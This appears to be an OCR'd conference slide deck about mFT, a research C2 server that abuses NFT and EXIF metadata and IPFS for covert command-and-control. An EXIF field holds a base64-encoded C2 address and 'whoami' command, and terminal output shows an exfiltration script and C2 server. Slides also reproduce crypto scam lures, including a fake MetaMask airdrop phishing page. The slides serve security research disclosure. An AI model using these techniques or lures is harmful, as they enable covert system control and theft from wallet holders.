
All tools

File List	4.json
mime_type	image/png
image_width	2992
image_height	4000
bit_depth	8
color_type	RGB with Alpha
compression	Deflate/inflate
filter	Adaptive
interlace	Noninterlaced
srgb_rendering	Perceptual
exif_byte_order	Big-endian (Motorola, MM)
x_resolution	72
y_resolution	72
resolution_unit	inches
y_cb_cr_positioning	Centered
profile_copyright	b64 aXBYWRkcmVzcz1odHRwOj8vbG9jYWxob3N0QjQ0NDQyjmNvZGU9d2hvYW1p


DEMOS



ABUSING COMMON FIELDS



ABUSING STEGANOGRAPHY, TRAITS & EXIF METADATA



The image displays two terminal windows side-by-side, both running the mFT project. The top window shows a dark terminal interface with a blue header bar containing the title 'mFT'. The bottom window shows a similar terminal interface with a blue header bar containing the title 'ruby Exfil.rb ~/P/mFT'.

Top Terminal (mFT):

```
~/Projects/mFT · (main ±)
+ └─
```

Bottom Terminal (ruby Exfil.rb):

```
~/Projects/mFT · (main ±)
+ ruby Exfil.rb
```

mFT - Web3 C2 Server v0.01 - Mauro Eldritch

```
[2024-04-15 21:10:39] INFO WEBrick 1.8.1
[2024-04-15 21:10:39] INFO ruby 3.1.4 (2023-03-30) [arm64-darwin23]
-- Sinatra (>v4.0.0) has taken the stage on 4444 for production with backup from WEBrick
[2024-04-15 21:10:39] INFO WEBrick::HTTPServer#start: pid=15302 port=4444
```

GOLDENLOCKER TO THE MOON

¿Aceptar la solicitud de mensaje de Crypto Millionaire (crypto_1_millionaire)?

Si la aceptas, también podrá llamarte y ver información como tu estado de actividad y cuándo leíste los mensajes.

Bloquear

Eliminar

Aceptar

< Crypto Millionaire >
crypto_1_millionaire



Crypto Millionaire
crypto_1_millionaire · Instagram
mil seguidores · 6 publicaciones
siguen mutuamente · Nueva cuenta

Ven a mi canal de YouTube

Hello. I liked your work so much that I'm willing to pay 15 Eth for it, how do you feel about that?

<https://opensea.io/assets/ethereum/0xd838b011c90643b6623393a94405a5e3c199b1fc/3>



nooo hackers
stole my monke

Hello. I liked your work so much that I'm willing to pay 15 Eth for it, how do you feel about that?

<https://opensea.io/assets/ethereum/0xd838b011c90643b6623393a94405a5e3c199b1fc/3>

<https://opensea.io/assets/ethereum/0xd838b011c90643b6623393a94405a5e3c199b1fc/4>

Hello! :) Saw your ad for an NFT for sale on OpenSea. Can I find out if it's still relevant? I want to buy it.

I'm willing to buy for. 2 ETH

IPFS TO THE MOON

XSwap ⚡ @xsih998 · 19 abr.
Just received \$13,334. Set sail for success with MASK! 🎉

MetaMask 🦊 🐾 🐱
@Metamask

The Metamask Airdrop is finally here. 🦊
Over 1,000,000,000 of \$MASK tokens will be distributed to the users of our extension.
If you have used the Metamask extension after 2019 you may be eligible to claim the \$MASK token.
Claim your tokens now:
metamask.io/airdrop

METAMASK
\$MASK Airdrop

Claim \$MASK

De ipfs.io

0 2 7 mil

ipfs.io/ipfs/QmeEXKweY6ZKoospje6fM9HaZpHzmi2WcaahhKzvQghg9y/?157

 METAMASK

Features ▾ Build ▾ Resources ▾ Learn Connect Wallet

A REWARD FOR OUR LOYAL USERS

The \$MASK Airdrop is finally here! NEW!

Claiming the \$MASK token

If you have used the Metamask application after 2019 you are eligible to claim the \$MASK token.

There are multiple factors that contribute to the amount of tokens you will be able to claim such as your interaction with dApps, Metamask Swaps, Exchanges and NFTs.

CLAIM \$MASK

WHAT PEOPLE ARE SAYING



"TREAT ACTOR IS SO CUTE! <3"

- PagedOut eZine Reviewer



"I HOPE MY FAVORITE ACTOR IS IN
THE PRESENTATION 

- Nerdearla (CON) Organizer



"A VERY CREATIVE USE OF IPFS AND PERSISTENT C2S
BUT, **OUT OF SCOPE**"

- OpenSea/BugCrowd Triager

THANKS!



Contact

@MauroEldritch
@Cyb3113

<https://github.com/MauroEldritch/mFT>
<https://quetzal.bitso.com>

CREDITS: This presentation template was created by [Slidesgo](#), including icons by [Flaticon](#), and infographics & images by [Freepik](#) and illustrations by [Storyset](#)

